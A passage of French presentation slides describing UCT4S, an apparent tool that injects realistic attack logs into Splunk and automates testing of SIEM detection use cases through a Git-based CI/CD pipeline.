


Il permet de:


- **Générer des logs d'attaque réalistes à partir de logs réels et les injecter dans Splunk**
- **Tester les use cases associés à ces attaques et vérifier si la détection fonctionne comme attendue**
- **Automatiser ces tests via un pipeline CI/CD pour faire gagner du temps aux analystes**

SIEM: UCT4S

Fonctionnement général




Fonctionnement général



La Web UI est le point d'entrée du projet UCT4S.

- **Création et test des use cases**
- **Testé localement**
- **Rejet immédiat en cas d'échec**

Fonctionnement général




Intégration repo

- Commit conditionné au succès du test
- Versioning Git automatisé

Pipeline CI/CD :


- Déclenchement automatique au push
- Pipeline définie en YAML
- Exécution par Forgejo Runner

Fonctionnement général




- **Analyse des fichiers modifiés :**
 - **Use case unique / autre**
- **Identification des use cases impactées**
- **Préparation des tests**
 - **Single / all**

Fonctionnement général




Configuration du script



Le fichier de configuration permet au script d'avoir les accès pour :

- **Envoyer des logs dans Splunk via HEC**
- **Lancer des recherches SPL via l'API REST**
- **Récupérer les résultats**


Configuration du script



Le script s'appuie sur des logs issus d'attaques réelles détecté dans Splunk.

Ces logs servent de base de référence pour les tests automatisés.

Configuration du script



Permet de :

